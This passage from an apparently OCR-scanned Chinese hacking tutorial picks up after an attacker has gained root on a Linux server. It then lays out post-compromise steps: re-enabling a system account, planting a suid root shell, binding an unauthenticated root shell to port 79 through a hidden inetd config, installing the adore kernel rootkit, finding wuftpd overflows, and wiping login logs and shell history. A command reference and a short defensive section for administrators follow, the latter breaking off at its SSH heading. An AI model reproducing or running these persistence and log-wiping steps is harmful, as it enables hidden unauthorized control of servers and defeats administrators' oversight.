


图8

登陆成功，恭喜！吃饭了，下课先。

三、后门

上节课我们已经拿到了一台服务器的root权限，w一下看看（图9），w就是who。




图9

root不在，乘机作乱。为保护我们可爱的机器，得动点手脚，先打补丁：

#wget ftp://anetdream.bingle.org.cn/pub/redhat8.0_updates/samba-client-2.2.7-5.8.0.i386.rpm（补丁url，自己找找适合你的）

我们来看看有什么用户（图10）：

cat /etc/passwd

我们得找个用户来工作，笔者比较喜欢中间的，比如games：

games:*:7:13:Games pseudo-user:/usr/games:/sbin/nologin


不过他是nologin(就是不能登陆，哈)。我们改一下：

```
#cp /bin/sh /bin/nologin
```

再更改passwd，用vi更改：

```
#vi /etc/passwd
```

按照vi的用法修改就行了，记得按ESC。



```
xmem:*:5:65533:XMem Sandbox:/:/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/sbin/nologin
news:*:8:8:News Subsystem:/:/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/libexec/uucp/uucico
xten:*:67:67:X-10 daemon:/usr/local/xten:/sbin/nologin
pop:*:68:6:Post Office Owner:/nonexistent:/sbin/nologin
```

图10

输入:wq 存盘退出。

我把games那行改成这样子：games:*:7:13:Games pseudo-user:/usr/games:/bin/nologin。眼睛不好的管理员惨了，最好别修改uid和gid为0，比较容易被发现。

1. Suid shell 后门

Suidshell后门就是把/bin/sh这类shell设置为s属性，这样执行时就可变成euid=0的root权限了。

很容易做的一个后门，也是最常用的。

```
# cp /bin/sh /home/games/ash
#chmod +s /home/games/ash
```

用games登陆看看：

```
$whoami
games
$:/ash
#whoami
root
```

这样就有了root权限。

```
#id
uid=1015(games) gid=1015(games) euid=0(root)
```

2. 服务进程后门

inetd 进程负责监听各个TCP和UDP端口的连接请求，并根据连接请求启动相应的服务器进程。该配置文件/etc/inetd.conf很简单，基本形式如下：

LOOK 基本形式

```
(1)   (2)    (3)  (4)    (5)  (6)          (7)
shell stream tcp nowait root /usr/sbin/in.rshd in.rshd
login stream tcp nowait root /usr/sbin/in.rlogind in.rlogind
exec stream tcp nowait root /usr/sbin/in.rexecd in.rexecd
comsat dgram udp wait root /usr/sbin/in.comsat in.comsat
talk dgram udp wait root /usr/sbin/in.talkd in.talkd
```

(1) 第一栏是服务名称。服务名通过查询/etc/services文件（供TCP和UDP服务使用）或portmap守护进程（供RPC服务使用）映射成端口号。RPC（远程过程调用）服务由name/num的名字格式和第三栏中的rpc标志识别。

(2) 第二栏决定服务使用的套接口类型：stream、dgram或raw。一般说来，stream用于TCP服务，dgram用于UDP，raw的使用很少见。

(3) 第三栏标识服务使用的通信协议。允许的类型列在protocols文件中，协议几乎总是TCP或UDP。RPC服务在协议类型前冠以rpc/。

(4) 如果所说明的服务一次可处理多个请求（而不是处理一个请求后就退出），那么第四栏应置成wait，这样可阻止inetd持续地派生该守护进程的新拷贝。此选项用于处理大量的小请求的服务。如果 wait不合适，那么在本栏中填nowait。

(5) 第五栏是运行守护进程的用户名。

(6) 第六栏是守护进程的全限定路径名。

(7) 守护进程的真实名字及其参数。如果所要处理的工作微不足道（如不需要用户交互），inetd守护进程便自己处理。此时第六、七栏只需填上'internal'即可。所以要安装一个便利的后门，可以选择一个不常被使用的服务，用可以产生某种后门的守护进程代替原先的守护进程。例如，让其添加UID 0的帐号，或复制一个suid shell。

比如我们可绑定一个shell在某个端口。查查services对应的端口：

```
#more /etc/services

bootpc          68/udp
tftp            69/udp
gopher          70/tcp                  # Internet Gopher
gopher          70/udp
nje     77/tcp          netrjs
finger          79/tcp
www             80/tcp          http    # WorldWideWeb HTTP
www             80/udp          # HyperText Transfer Protocol
link    87/tcp          ttylink
kerberos        88/tcp          kerberos5 krb5 kerberos-sec     # Kerberos v5
kerberos        88/udp          kerberos5 krb5 kerberos-sec     # Kerberos v5
#echo 'finger stream tcp nowait root /bin/sh sh-i' >/tmp/.a
#/usr/sbin/inetd /tmp/.a
#rm -f /tmp/.a
```

你可以telnet他的79端口了。上去就会有个shell，不过每条命令后都要加“;”作为结束符。你也可选择其他服务。

这个简单的bindshell没有密码验证，别人也可能进来。你可以找个有密码验证的bindshell，或者是自己改写。

3.LKM后门

通常LKM用来为系统提供额外的功能，而不用重新编译内核，例如：加载设备驱动程序和其它的硬件驱动程序等。Linux、Solaris和BSD（Free、Net和Open）等操作系统都可加载内核模块实现系统的某些功能。某些后门程序能够利用这种机制，把自己作为内核的可加载模块运行，在内核层欺骗应用程序，而不用修改应用程序本身，也可称作rootkit，但是比传统的rootkit具有更

好的隐蔽性。所以，单独提出来说一下。现在LKM 已经有好多种了，例如slkm、knark和adore。

这里就大概讨论一下adore的安装，作为一个简单的指引。先把adore下载到服务器上解压缩：

```
#tar zxvf adore.tar.gz
#ls
#cd adore
more README
```

根据readme的指示操作。

我们可通过更改后门代码来更改一些参数，看看代码了解需要改动的一些地方。必须针对实际环境，修改adore.h头文件中的redir和HIDDEN_SERVICES。

然后就是安装，进入到adore目录：

```
#./configure
Starting adore configuration ...

Checking 4 ELITE_UID ... found 30
Checking 4 ELITE_CMD ... using 57213
Checking 4 SMP ... NO
Checking 4 MODVERSIONS ... NO
Checking for kgcc ... found cc
Checking 4 insmod ... found /sbin/insmod    OK

Loaded modules:
msr              1376     0 (unused)
cpuid            1184     0 (unused)
apm              9148     0 (unused)
ramfs            1792     0 (unused)
nls_gb2312       528      0 (unused)
nls_cp936        119936   1
nls_cp950        98432    1
(autoclean)
nls_big5         512      0 (unused)
keybdev          1664     0 (unused)
usbkbd           2848     0 (unused)
input            3072     0 [keybdev
usbkbd]
usb-uhci         20708    0 (unused)
usbcore          48032    0 [usbkbd
usb-uhci]
Since version 0.33 Adore requires 'authentication'
for
its services. You will be prompted for a password
now and this
password will be compiled into 'adore' and 'ava' so
no further actions
by you are required.
This procedure will save adore from scanners.
Try to choose a unique name that won't clash with
normal calls to mkdir(2).
Password (echoed):
```

按照提示输入password，Checking 4 ELITE_CMD ... using 57213这一行告诉我们后门所使用的端口为57213。

```
#make
#make install
```

（注：有的版本运行/configure会自动make）

不同的环境编译可能有些问题，参考make返回的信息调整一下就好。后门就装好了，看看是怎么控制的？

ava是adore rootkit的控制程序，用户可使用ava来控制adore模块的行为。ava支持以下选项：

Usage：./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

h 隐藏文件(hide file)
u 重现文件(hide file)
r 以root的权限运行一个程序(execute as root)
R 永远删除一个进程(remove PID forever)
U 卸载adore模块(uninstall adore)
i 隐藏一个进程(make PID invisible)
v 让一个进程重现(make PID visible)

其他的knark安装大同小异，大家可自行尝试。

> LOOK 注意 在已发布的Phrack 58中，sd(sd@sf.cz)和devik(devik@cdi.cz)不用LKM实现内核层rootkit (Linux on-the-fly kernel patching without LKM, Phrack Volume 0x0b, Issue 0x3a, Phile #0x07 of 0x0e)的技术。

4.rootkit后门

rootkit是被用得最多的东西，而且一直在更新，让人防不胜防。比如su、ls、nestat、ps这些系统程序，这些都可用对应的rootkit替换掉。rootkit可以上网去查找，比较容易找到。

具体使用方法各不相同，大家可自行参考代码中的说明，一般都会有的。总之就是要替换掉相应的系统程序，隐藏自己的踪迹。

四、其他入侵方法

平时多关注黑帽子们发出来的漏洞报告和测试代码，有条件可以自己写点exploit。通过溢出程序的编写，你可学到更多内容。利用这些漏洞，你可远程拿到Linux的root权限，即我们所说的remote-root。

然而，有时候我们并不能直接拿到root权限，需要先拿到一个用户权限，一般可通过猜解弱口令用户实现。你可通过各种途径拿到一份经过加密的shadow，比如通过cgi漏洞读取、利用wuftp的漏洞等。部分服务器开了wuftp，如果开了匿名用户，可以到hack.co.za或packetstorm找个相关的溢出程序（如wuftpd2600.c），只需用gcc编译，然后按照他的提示溢出就行了。能不能拿到权限，就全靠你自己了。实在不行可以暴力猜解，如果你运气好的话，也不失为一种方法。

五、清除日志

做完事情总是要打扫一下，可以直接用wipe。

用ftp拿到wipe-1.00.tgz。

```
#gzip  d wipe-1.00.tgz
#tar   xf wipe-1.00.tar
```

解开后有下列文件：

```
drwxr-xr-x    2  root   root   512   2月 4
20:48   .
drwxrwxrwx    6  root   other  1024  2月 4
18:40   ..
-rw-r--r--    1  root   root   130   1997 1
月 9   INSTALL
-rw-r--r--    1  root   staff  1389  1997 1
月 9   Makefile
-rw-r--r--    1  root   root   498   1997 1
月 9   README
-rw-r--r--    1  root   staff  10027 1997 1
月 9   wipe.c
#make
Wipe v0.01 !
Usage: 'make ' where System types are:
    linux freebsd sunos4 solaris2 ultrix
    aix irix digital bsdi netbsd hpux
```

我们可看到编译需要加上系统选项，让wipe能够正常清除日志。比如我们在Linux下编译，就应该这样输入：

#make linux

在freebsd下就应为：

#make freebsd

这里，我们就用make linux：

```
#make linux
#ls  al
drwxr-xr-x    2  root   root   512   2月 4
21:03   .
drwxrwxrwx    6  root   other  1024  2月 4
18:40   ..
-rw-r--r--    1  root   root   130   1997 1
月 9   INSTALL
-rw-r--r--    1  root   staff  1389  1997 1
月 9   Makefile
-rw-r--r--    1  root   root   498   1997 1
月 9   README
-rwxr-xr-x    1  root   other  30920  2月
4 21:03  wipe
-rw-r--r--    1  root   staff  10027 1997 1
月 9   wipe.c
#./wipe
USAGE: wipe [ u|w|l|a ] ...options...
UTMP editing:
    Erase all usernames       :  wipe u [username]
    Erase one username on tty :  wipe u [username]
[tty]
WTMP editing:
    Erase last entry for user :  wipe w [username]
    Erase last entry on tty   :  wipe w [username]
[tty]
LASTLOG editing:
    Blank lastlog for user    :  wipe l [username]
    Alter lastlog entry       :  wipe l [username] [tty]
[time] [host]
 Where [time] is in the format [YYMMddhhmm]
```

如果需要，加上运行权限：

#chmod 755 wipe

清除日志是需要root权限的，可以用我们的suid shell。用games登陆。

```
$./ash
ash是事先留的suid shell
#./wipe u games
#./wipe l games
#./wipe w games
```

其中，u选项为utmp utmpx日志擦除，w选项为wtmp wtmpx日志擦除，l选项为lastlog日志擦除。

一般一登陆上去就先用wipe w games，这样管理员w就看不到了。然后，可以考虑删除shell记录。

```
#ls  al /.*history
#rm  f .*history
#cd
#rm  f .*history
```

这样子，记录基本上就清除了。除了wipe，还有些其他工具可以清除日志，大家可自己去找找。

六、附录

下面，我们列出一些很可能用到的命令的详细用法和参数。

1. tar命令

tar可以为文件和目录创建档案。利用tar，用户可为某一特定文件创建档案（备份文件），也可在档案中改变文件，或者向档案中加入新的文件。tar最初被用来在磁带上创建档案，现在用户可在任何设备上创建档案（如软盘）。利用tar命令，可把一大堆的文件和目录全部打包成一个文件，这对于备份文件或将几个文件组合成为一个文件以便于网络传输是非常有用的。Linux上的tar是GNU版本的。

语法：tar ［主选项＋辅选项］ 文件或者目录

使用该命令时，主选项是必须要有的，它告诉tar要做什么事情，辅选项是辅助使用的，可以选用。

主选项：

c 创建新的档案文件。如果用户想备份一个目录或是一些文件，就要选择这个选项。

r 把要存档的文件追加到档案文件的末尾，例如用户已经做好备份文件，又发现还有一个目录或一些文件忘记备份了，这时就可使用该选项，将忘记的目录或文件追加到备份文件中。

t 列出档案文件的内容，查看已经备份了哪些文件。

u 更新文件。即用新增的文件取代原备份文件，如果在备份文件中找不到要更新的文件，则把它追加到备份文件的最后。

x 从档案文件中释放文件。

辅助选项：

b 该选项是为磁带机设定的。其后跟一数字，用来说明区块的大小，系统预设值为20（20*512 bytes）。

f 使用档案文件或设备，这个选项通常是必选的。

k 保存已经存在的文件。例如我们把某个文件还原，在还原过程中遇到相同的文件，不会进行覆盖。

m 在还原文件时，把所有文件的修改时间设定为现在。

M 创建多卷的档案文件，以便在几个磁盘中存放。

v 详细报告tar处理的文件信息。如无此选项，tar不报告文件信息。

w 每一步都要求确认。

z 用gzip来压缩／解压缩文件，加上该选项后，可将档案文件进行压缩，但还原时也一定要使用该选项进行解压缩。

2. shutdown命令

shutdown命令可安全地关闭或重启Linux系统，它在系统关闭前给系统上的所有登录用户提示一条警告信息。该命令还允许用户指定一个时间参数，可以是一个精确的时间，也可以是从现在开始的一个时间段。精确时间的格式是hh：mm，表示小时和分钟；时间段由“+”和分钟数表示。系统执行该命令后，会自动进行数据同步的工作。

该命令的一般格式为：shutdown ［选项］ ［时间］ ［警告信息］

命令中各选项的含义为：

－ k 并不真正关机，而只是发出警告信息给所有用户。

－ r 关机后立即重新启动。

－ h 关机后不重新启动。

－ f 快速关机，重启动时跳过fsck。

－ n 快速关机，不经过init程序。

－ c 取消一个已经运行的shutdown。

3. passwd命令

出于系统安全考虑，Linux系统中的每一个用户除了有其用户名外，还有其对应的用户口令。因此，使用useradd命令增加时，还需使用passwd命令为每一新增的用户设置口令。用户以后还可随时用passwd命令改变自己的口令。

该命令的一般格式为：passwd ［用户名］

其中，用户名为需要修改口令的用户名。只有超级用户可使用“passwd 用户名”修改其他用户的口令，普通用户只能用不带参数的passwd命令修改自己的口令。该命令的使用方法如下：

输入passwd< Enter>；

在（current） UNIX passwd：下输入当前的口令；

在new password：提示下输入新的口令（在屏幕上看不到这个口令）：系统提示再次输入这个新口令。输入正确后，这个新口令被加密并放入／etc/shdow文件，选取一个不易被破译的口令是很重要的。

选取口令应遵守如下规则：口令应该至少有六位（最好是八位）字符；口令应该是大小写字母、标点符号和数字混杂的。

超级用户修改其他用户（xxq）的口令过程如下：

```
# passwd xxq
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully
#
```

4. su命令

这个命令非常重要。它可让一个普通用户拥有超级用户或其他用户的权限，也可让超级用户以普通用户的身份做一些事情。普通用户使用这个命令时，必须有超级用户或其他用户的口令。如要离开当前用户的身份，可以打exit。

该命令的一般形式为：su ［选项］ ［?］ ［使用者帐号］

说明：若没有指定使用者帐号，则系统预设值为超级用户root。

该命令中各选项的含义分别为：

？ c 执行一个命令后就结束。

？ － 加了这个“－”号的目的是使环境变量和欲转换的用户相同。

？ m 保留环境变量不变。

例1： 变成root用户

```
$ su ?
password: 【输入超级用户的密码】
```

例2： 变成xu使用者，并执行一个命令就结束。

$ su －xu ？ c “rmdir cat1”

5. ls

这个命令相当于dos下的dir命令，肯定是我第一个就要介绍的。这也是Linux控制台命令中最为重要的几个命令之一。ls最常用的参数有三个： －a、－l、－F。

（1） ls －a

Linux上，文件以.开头的文件被系统视为隐藏文件，仅用ls命令是看不到他们的，而用ls －a除了显示一般文件名外，连隐藏文件也会显示出来。

（2） ls －l（这个参数是字母L的小写，不是数字1）

这个命令可使用长格式显示文件内容，如果需要察看更详细的文件资料，就要用到ls －l这个指令。例如我在某个目录下键入ls －l可能会显示如下信息（最上面两行是我自己加的）：

```
位置1 2 3 4 5 6 7
文件属性 文件数 拥有者 所属的group 文件大小 建档日期 文件名
drwx------ 2 Guest users 1024 Nov 21 21:05 Mail
-rwx--x--x 1 root root 89080 Nov 7 22:41 tar*
-rwxr-xr-x 1 root bin 5013 Aug 15 9:32 uname*
lrwxrwxrwx 1 root root 4 Nov 24 19:30 zcat->gzip
-rwxr-xr-x 1 root bin 308364 Nov 29 7:43 zsh*
-rwsr-x--- 1 root bin 9853 Aug 15 5:46 su*
```

下面，我为大家解释一下这些显示内容的意义：

第一个栏位：表示文件的属性。Linux的文件基本上分为三个属性——可读（r）、可写（w）、可执行（x）。但这里有十个格子可以添（具体程序实现时，实际上是十个bit位）。第一个小格是特殊表示格，表示目录或连结文件等，d表示目录，例如drwx------；l表示连结文件，如果lrwxrwxrwx；是以一横“－”表示这是文件。其余剩下的格子就以每3格为一个单位。因为Linux是多用户多任务系统，所以一个文件可能同时被许多人使用。所以我们一定要设好每个文件的权限，其文件的权限位置排列顺序是（以－rwxr－xr－x为例）：rwx(Owner)r－x(Group)r－x(Other)。

这个例子表示的权限是：使用者自己可读，可写，可执行；同一组的用户可读，不可写，可执行；其它用户可读，不可写，可执行。另外，有一些程序属性的执行部分不是X，而是S，这表示执行这个程序的使用者临时可以有和拥有者一样的权限来执行该程序。一般出现在系统管理之类的指令或程序，让使用者执行时，拥有root身份。

第二个栏位：表示文件个数。如果是文件的话，那这个数目

自然是 1 了，如果是目录，则它的数目就是该目录中的文件个数了。

第三个栏位：表示该文件或目录的拥有者。若使用者目前处于自己的Home，那这一栏大概都是它的账号名称。

第四个栏位：表示所属的组（group）。每个使用者都可以拥有一个以上的组，不过大部分使用者应该都只属于一个组，只有当系统管理员希望给予某使用者特殊权限时，才可能会给他另一个组。

第五栏位：表示文件大小。文件大小用byte来表示，而空目录一般都是1024byte，你当然可以用其它参数使文件显示的单位不同，如使用ls k就是用kb来显示一个文件的大小单位，不过，一般我们还是以byte为主。

第六个栏位：表示创建日期。以“月，日，时间”的格式表示，如Aug 15 5:46表示8月15日早上5:46分。

第七个栏位：表示文件名。我们可以用ls －a显示隐藏文件名。

(3) ls －F（注意，是大写的F）

使用这个参数，表示在文件的后面多添加表示文件类型的符号，例如＊表示可执行，／表示目录，@ 表示连结文件，这都是因为使用了－F这个参数。但现在基本上所有的Linux发行版本的ls都已内建了－F参数，也就是说，不用输入这个参数，我们也能看到各种分辨符号。

6. chmod 命令

chmod命令是非常重要的，用于改变文件或目录的访问权限。用户用它控制文件或目录的访问权限。该命令有两种用法：一种是包含字母和操作符表达式的文字设定法；另一种是包含数字的数字设定法。

(1) 文字设定法

chmod [who] [+ | － | =] [mode] 文件名?

命令中各选项的含义为（操作对象who可以是下述字母中的任一个或它们的组合）：

u 表示“用户（user）”，即文件或目录的所有者。

g 表示“同组（group）用户”，即与文件属主有相同组ID的所有用户。

o 表示“其他（others）用户”。

a 表示“所有（all）用户”。它是系统默认值。

操作符号可以是：

＋ 添加某个权限。

－ 取消某个权限。

＝ 赋予给定权限并取消其他所有权限（如果有的话）。

设置mode所表示的权限可用下述字母的任意组合：

r 可读。

w 可写。

x 可执行。

X 只有目标文件对某些用户是可执行的，或该目标文件是目录时才追加x 属性。

s 在文件执行时，把进程的属主或组ID置为该文件的文件属主。方式“u＋s”设置文件的用户ID位，“g＋s”设置组ID位。

t 保存程序的文本到交换设备上。

u 与文件属主拥有一样的权限。

g 与和文件属主同组的用户拥有一样的权限。

o 与其他用户拥有一样的权限。

文件名：以空格分开的要改变权限的文件列表，支持通配符。

在一个命令行中可给出多个权限方式，其间用逗号隔开。例如：chmod g+r，o+r example。使同组和其他用户对文件example有读权限。

(2) 数字设定法

首先，我们必须了解用数字表示的属性的含义：

0表示没有权限；1表示可执行权限；2表示可写权限；4表示可读权限，然后将其相加。所以数字属性的格式应为3个从0到7的八进制数，其顺序是（u）（g）（o）。

例如，如果想让某个文件的属主有“读／写”二种权限，需要把4（可读）+2（可写）＝6（读／写）。

数字设定法的一般形式为：chmod [mode] 文件名?

7. cat

这个命令是Linux中非常重要的一个命令，它的功能是显示或连结一般的ASCII文本文件。cat是concatenate的简写，类似于DOS下的Type命令。它的用法如下：

cat text——显示text这个文件；

cat file1 file2——依顺序显示file1，file2的内容；

cat file1 file2>file3——把file1，file2的内容结合起来，再“重定向（>）”到file3文件中。

“>”是个非常有趣的符号，是往右重定向的意思，就是把左边的结果当成是输入，然后输入到file3这个文件中。这里要注意一点是，file3是在重定向以前还未存在的文件，如果file3是已经存在的文件，那么它本身的内容会被覆盖，而变成file1+file2的内容。

如果“>”左边没有文件的名称，而右边有文件名，例如：cat >file1，结果是会“空出一行空白行”，等待你输入文字，输入完毕后再按Ctrl+c或Ctrl+d，就会结束编辑，并产生file1这个文件，而file1的内容就是你刚刚输入的内容。这个过程和DOS里的copy con file1的结果是一样的。

另外，如果你使用如下指令：cat file1>>file2，这将变成将file1的文件内容“附加”到file2的文件后面，而file2的内容依然存在，这种重定向符“>>”比“>”常用，可以多多利用。

8. more，less

这是两个显示一般文本文件的指令。如果一个文本文件太长，超过一个屏幕的画面，用cat来看实在是不理想，这时就可试试more和less这两个指令。more指令可使超过一页的文件临时停留在屏幕，等你按任何一个键后才继续显示。而less除了有more的功能外，还可用方向键往上或往下滚动文件。所以，你随意浏览、阅读文章时，less是个非常好的选择。

9. man

如果你的英文足够好，那完全可以不靠任何人就精通Linux，只要你会用man。man实际上就是察看指令用法的help，学习任何一种UNIX类的操作系统，最重要的就是学会使用man这个辅助命令。man是manual（手册）的缩写字，它的说明非常详细，但因为都是英文，看起来非常头痛。建议大家需要的时候再去看man。平常只要记得一些基本用法就可以了。

Linux 安全防范

以管理员的身份写的这个部分，希望对网络安全人士有所帮助。

一、勤打补丁，保持更新

作为一个系统管理员，没有什么东西比系统安全更加重要的了。无论是Windows平台还是Linux、Freebsd服务器等操作系统，都不应该忽略系统安全问题。有的管理员天真的认为打补丁是Windows类服务器的专利，可是他们错了，Unix类的服务器操作系统和其上面的服务器软件也是不定期会出现这样那样的安全性问题，在Internet广泛应用的今天，服务器的安全性绝对是一个挑战，rootkit工具的不断发展，攻击脚本的不定期发布，使管理员们经常提心吊胆。每当公布一个新的漏洞时，你的系统立刻就变得更加危险，而要维护系统安全只有一个方法，就是尽快、尽可能的进行更新或打补丁，在厂商更新或补丁还没有公布之前，最好先采用相应的安全建议！曾经有人问我，“黑客和系统管理员有没有共通的地方？”很多人会认为，上述两者根本就是对立的两个方面？怎么会有共通点呢？可在我看来，一个合格的系统管理员其实和一个“hacker”有很多相同的地方，要像黑客一样经常泡安全公告板，留意有没有最新的安全漏洞，有没有补丁可以更新。当有最新漏洞发布时，要第一时间检查自己的系统！

二、使用Crack等工具检查用户的弱口令

如果你的系统除了自己的管理帐号外，还有别的用户帐号。就要注意一下这些用户的口令是否过于简单，容易破解，因为黑客有可能会通过穷举得到一两个用户的弱口令，再进一步通过使用Rootkit或特洛依木马等工具获取Root权限。安全界中有一句格言：“方便性和安全性是互相排斥的”，这就是说要提升安全性就必然会牺牲方便性，反之亦然。所以，尽管你再三叮嘱用户使用较复杂的密码，可还是有些用户使用自己的用户名、电话号码、生日等作为“密码”，而且，如果强制性使用户密码在一段时间后过期，在提示用户输入新密码时，用户往往首先会尝试输入上次使用的密码。对付这样的情况，最好的方法是自己不断用工具猜测，可以使用名为Crack的工具来完成。对于自己可轻易破解出来的帐号密码，最好还是尽快通知用户修改密码。

我是在Freebsd下直接用ports安装的，默认安装在/usr/local/crack下面。下面是它自带的说明文件，比较简单，我就不翻译过来了^_^。

```
This is Alec Muffett's Crack.
Crack is a freely available program designed to find encrypted passwords.
When you would like to crack a 4.4BSD password file:
        Crack -fmt bsd <password_file>
Or, for non-BSD machines:
        Crack <password_file>
WWW: http://www.users.dircon.co.uk/~crypto/
```

安装前最好先看看里面的manual.txt或manual.html，说明写得很详细，需要分别针对各个不同的系统做些修改。

三、禁用telnet转用SSH

